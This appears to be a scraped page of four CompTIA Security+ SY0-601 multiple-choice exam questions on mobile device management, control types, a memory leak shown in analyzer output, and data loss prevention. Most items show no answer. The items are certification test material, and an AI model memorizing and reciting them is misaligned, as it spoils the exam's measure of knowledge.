
Field workers in an organization are issued mobile phones on a daily basis. All the work is performed within one city, and the mobile phones are not used for any purpose other than work. The organization does not want these phones used for personal purposes. The organization would like to issue the phones to workers as permanent devices so the phones do not need to be reissued every day. Given the conditions described, which of the following technologies would BEST meet these requirements?

A. Geofencing

B. Mobile device management

C. Containerization

D. Remote wiping



Actual exam question from CompTIA's SY0-601

Question #: 86

Topic #: 1

[All SY0-601 Questions]


Which of the following control types is focused primarily on reducing risk before an incident occurs?

A. Preventive

B. Deterrent

C. Corrective

D. Detective



Actual exam question from CompTIA's SY0-601

Question #: 87

Topic #: 1

[All SY0-601 Questions]

A systems administrator reports degraded performance on a virtual server. The administrator increases the virtual memory allocation, which improves conditions, but performance degrades again after a few days. The administrator runs an analysis tool and sees the following output:

```
==3214== timeAttend.exe analyzed
==3214== ERROR SUMMARY:
==3214== malloc/free: in use at exit: 4608 bytes in 18 blocks.
==3214== checked 82116 bytes
==3214== definitely lost: 4608 bytes in 18 blocks.
```

The administrator terminates the timeAttend.exe, observes system performance over the next few days, and notices that the system performance does not degrade.

Which of the following issues is MOST likely occurring?


A. DLL injection

B. API attack

C. Buffer overflow

D. Memory leak

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 88

Topic #: 1

[All SY0-601 Questions]

An administrator is experiencing issues when trying to upload a support file to a vendor. A pop-up message reveals that a payment card number was found in the file, and the file upload was blocked. Which of the following controls is most likely causing this issue and should be checked FIRST?


A. DLP

B. Firewall rule

C. Content filter

D. MDM

E. Application allow list



Actual exam question from CompTIA's SY0-601

Question #: 89

Topic #: 1

[All SY0-601 Questions]

